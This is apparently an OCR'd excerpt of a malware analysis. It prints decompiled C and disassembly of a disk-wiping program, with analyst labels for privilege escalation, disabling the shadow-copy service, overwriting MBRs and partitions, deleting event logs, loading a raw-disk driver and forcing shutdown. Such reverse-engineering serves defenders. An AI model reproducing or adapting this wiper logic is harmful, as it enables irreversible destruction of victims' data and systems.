
```
  LookupPrivilegeValueW(0, L"SeBackupPrivilege", (PLUID)v9 + 2);
  v36 = 0;
  v35 = 0;
  v34 = 0;
  v33 = (PTOKEN_PRIVILEGES)v9;
  *(_DWORD *)v9 = 2;
  v32 = 0;
  *((_DWORD *)v9 + 3) = 2;
  *((_DWORD *)v9 + 6) = 2;
  AdjustTokenPrivileges((HANDLE)TokenHandle.dwLowDateTime, v32, v33, v34, v35, (PDWORD)v36);
  if ( GetLastError() )
  {
BEL_21:
    if ( 4029D0_Driver_Install(&v39) )
    {
      v14 = 0;
      v15 = OpenSCManagerW(0, L"ServicesActive", 0xF003Fu);
      TokenHandle.dwLowDateTime = (DWORD)v15;
      if ( v15 )
      {
        v16 = OpenServiceW(v15, L"vss", 0x22u);
        v17 = v16;
        if ( v16 )
        {
          if ( !ChangeServiceConfigW(v16, 0x10u, 4u, 0xFFFFFFFF, 0, 0, 0, 0, 0, 0, 0) )
            v14 = v11();
          ControlService(v17, 1u, 0);
          CloseServiceHandle(v17);
          CloseServiceHandle((SC_HANDLE)TokenHandle.dwLowDateTime);
        }
        else
        {
          v14 = v11();
          CloseServiceHandle((SC_HANDLE)TokenHandle.dwLowDateTime);
        }
      }
      else
      {
        v14 = v11();
      }
      SetLastError(v14);
      if ( GetModuleFileNameW(0, Filename, 0x104u) )
        4023C0_Read_Write_On_Disk(Filename);
      for ( i = 0; i <= 100; ++i )            // scan until 100 disk?
        401D60_PhysicalDrive_corruptMBR___WIPE(sub_401D10);// wipe the partition
      404C00_Handle_File_Info_read_ops_to_act_on_NTFS(L"C:\\System Volume Information", 1, (int)&v40);
      dwHighDateTime = SystemTimeAsFileTime.dwHighDateTime;
      GetSystemTimeAsFileTime(&TokenHandle);
      v20 = 60000 * v42.dwLowDateTime;
      v21 = v20 - sub_401000(TokenHandle.dwLowDateTime - v20, TokenHandle.dwHighDateTime - dwHighDateTime, 10000, 0);
      if ( v21 < 0 )
        LODWORD(v21) = 0;
      Parameter = v21;
      TokenHandle.dwLowDateTime = (DWORD)CreateThread(0, 0, 403B40_ShutDown, &Parameter, 0, 0);
      hEvent[0] = CreateEventW(0, 1, 0, 0);
      Thread = CreateThread(0, 0, 4034D0_Hide_NTFS_operations, hEvent, 0, 0);
      v23 = Thread;
      if ( Thread && Thread != (HANDLE)-1 )
        SetThreadPriority(Thread, -2);
      sub_4027F0(&v39);
      v24 = CreateThread(0, 0, sub_402870, &v40, 0, 0);
      v25 = v24;
      if ( v24 && v24 != (HANDLE)-1 )
        SetThreadPriority(v24, -2);
      FileAttributesW = GetFileAttributesW(L"C:\\Windows\\SYSVOL");
      if ( FileAttributesW != -1 && (FileAttributesW & 0x10) != 0 )
      {
        WaitForSingleObject(v25, 0x2BF20u);
        ExitProcess(0);
      }
      for ( j = 0; j <= 100; ++j )
        401D60_PhysicalDrive_corruptMBR___WIPE(401B80_NTFS_FAT);// choose partition and wipe
      sub_4038A0(402290_MFT, &v37);
      403620_Find_Data(4028D0_ntUser_relative, &v37);
      403620_Find_Data(sub_402890, &v37);
      404C00_Handle_File_Info_read_ops_to_act_on_NTFS(L"\\\\?\\C:\\Windows\\System32\\winevt\\Logs", 1, (int)&v37);
```


_4029D0_Driver_Install function → INITIALIZATION : OS check to launch the adapted driver.


```
; int __thiscall 4029D0_Driver_Install(void *this)
_4029D0_Driver_Install proc near

SubKey= word ptr -8A8h
Destination= word ptr -6A0h
var_498= _OFSTRUCT ptr -498h
ReOpenBuf= _OFSTRUCT ptr -410h
pszDest= word ptr -388h
VersionInformation= _OSVERSIONINFOEXW ptr -180h
var_5C= dword ptr -5Ch
var_58= dword ptr -58h
var_54= dword ptr -54h
var_50= dword ptr -50h
var_4C= dword ptr -4Ch
var_48= dword ptr -48h
var_44= dword ptr -44h
var_40= dword ptr -40h
var_3C= dword ptr -3Ch
var_38= dword ptr -38h
var_34= dword ptr -34h
var_30= dword ptr -30h
var_2C= dword ptr -2Ch
var_28= dword ptr -28h
var_24= dword ptr -24h
var_20= dword ptr -20h
var_1C= dword ptr -1Ch
nNumberOfBytesToWrite= dword ptr -18h
lpBuffer= dword ptr -14h
var_10= dword ptr -10h
Data= byte ptr -0Ch
var_8= dword ptr -8
phkResult= dword ptr -4

push    ebp
mov     ebp, esp
sub     esp, 8ACh
push    ebx
push    esi
push    edi
xor     ebx, ebx
mov     [ebp+var_20], ecx
push    208h            ; Size
lea     eax, [ebp+pszDest]
mov     [ebp+var_24], 0
push    ebx             ; Val
push    eax             ; void *
mov     [ebp+var_1C], 0
mov     [ebp+var_8], ebx
mov     [ebp+var_5C], ebx
call    memset
add     esp, 0Ch
push    offset ModuleName ; "kernel32.dll"
call    ds:GetModuleHandleW ; Return a handle to the specified module kernel32.dll
push    offset psz2     ; "\\??\\"
mov     edi, eax
lea     eax, [ebp+pszDest]
push    104h            ; cchDest
push    eax             ; pszDest
call    ds:wnsprintfW
add     esp, 0Ch
mov     [ebp+var_10], eax
test    edi, edi
jz      short loc_402A6B
```


```
mov     esi, ds:GetProcAddress
push    offset ProcName ; "Wow64DisableWow64FsRedirection"
push    edi             ; hModule
call    esi ; GetProcAddress
push    offset aWow64revertwow ; "Wow64RevertWow64FsRedirection"
push    edi             ; hModule
mov     ebx, eax
call    esi ; GetProcAddress
push    offset aIswow64process ; "IsWow64Process"
push    edi             ; hModule
call    esi ; GetProcAddress
mov     esi, eax
test    esi, esi
jz      short loc_402A6B
```


jz short loc_402A6B
lea eax, [ebp+var_8]
push eax
call ds:GetCurrentProcess
push eax
call esi
loc_402A6B: ; Size
push 11Ch
lea eax, [ebp+VersionInformation]
push 0 ; Val
push eax ; void *
call memset
mov esi, ds:VerSetConditionMask
add esp, 0Ch
mov [ebp+VersionInformation.dwOSVersionInfoSize], 11Ch
mov [ebp+VersionInformation.dwMajorVersion], 6
mov [ebp+VersionInformation.dwMinorVersion], 0
push 3 ; Condition
push 2 ; TypeMask
push 0
push 0 ; ConditionMask
call esi ; VerSetConditionMask
push 3 ; Condition
push 1 ; TypeMask
push edx
push eax ; ConditionMask
call esi ; VerSetConditionMask
push edx
push eax ; dwlConditionMask
push 3 ; dwTypeMask
lea eax, [ebp+VersionInformation]
push eax ; lpVersionInformation
call ds:VerifyVersionInfoW
test eax, eax
jz short loc_402AE5
loc_402AE5:
call ds:GetLastError
cmp eax, 47Eh
jnz loc_402F18
cmp [ebp+var_8], 0
mov [ebp+var_1C], 1
push offset Type ; "RCDATA"
jz short loc_402B0F
cmp [ebp+var_8], 0
push offset Type ; "RCDATA"
jz short loc_402ADE
push offset aDrvXpX64 ; "DRV_XP_X64"
jmp short loc_402B14
loc_402B0F:
push offset Name ; "DRV_XP_X86"
push offset aDrvX64 ; "DRV_X64"
jmp short loc_402B14
loc_402ADE:
push offset aDrvX86 ; "DRV_X86"
jmp short loc_402B14
loc_402B14: ; hModule
push hModule
call ds:FindResourceW
mov esi, eax
test esi, esi
jz loc_402F18
push esi ; hResInfo
push hModule ; hModule
call ds:LoadResource



call ds:LoadResource
test eax, eax
jz loc_402F18
push eax ; hResData
call ds:LockResource
mov [ebp+lpBuffer], eax
test eax, eax
jz loc_402F18
push esi ; hResInfo
push hModule ; hModule
call ds:SizeofResource
cmp [ebp+var_8], 0
mov [ebp+nNumberOfBytesToWrite], eax
jz short loc_402B71
loc_402F18:
pop edi
pop esi
xor eax, eax
pop ebx
mov esp, ebp
pop ebp
retn
_4029D0_Driver_Install endp
test ebx, ebx
jz short loc_402B71
lea eax, [ebp+var_5C]
push eax
call ebx
loc_402B71:
lea eax, [ebp+phkResult]
mov [ebp+phkResult], 0
push eax ; phkResult
push offset SubKey ; "SYSTEM\\CurrentControlSet\\Control\\Cra"...
push 80000002h ; hKey
call ds:RegOpenKeyW
test eax, eax
jnz short loc_402BB4
push 4 ; cbData
mov dword ptr [ebp+Data], eax
lea eax, [ebp+Data]
push eax ; lpData
push 4 ; dwType
push 0 ; Reserved
push offset ValueName ; "CrashDumpEnabled"
push [ebp+phkResult] ; hKey
call ds:RegSetValueExW
push [ebp+phkResult] ; hKey
call ds:RegCloseKey
loc_402BB4:
push 0
push offset aEpmntdrvU ; "\\\\.\\EPMNTDRV\\%u"
lea eax, [ebp+Destination]
push 104h ; cchDest
push eax ; pszDest
call ds:wnsprintfW
add esp, 10h
lea ecx, [ebp+Destination] ; lpFileName
xor edx, edx
push 0 ; int
call _401870_Retrieves_INT_of_akey
test eax, eax
jz short loc_402BFB

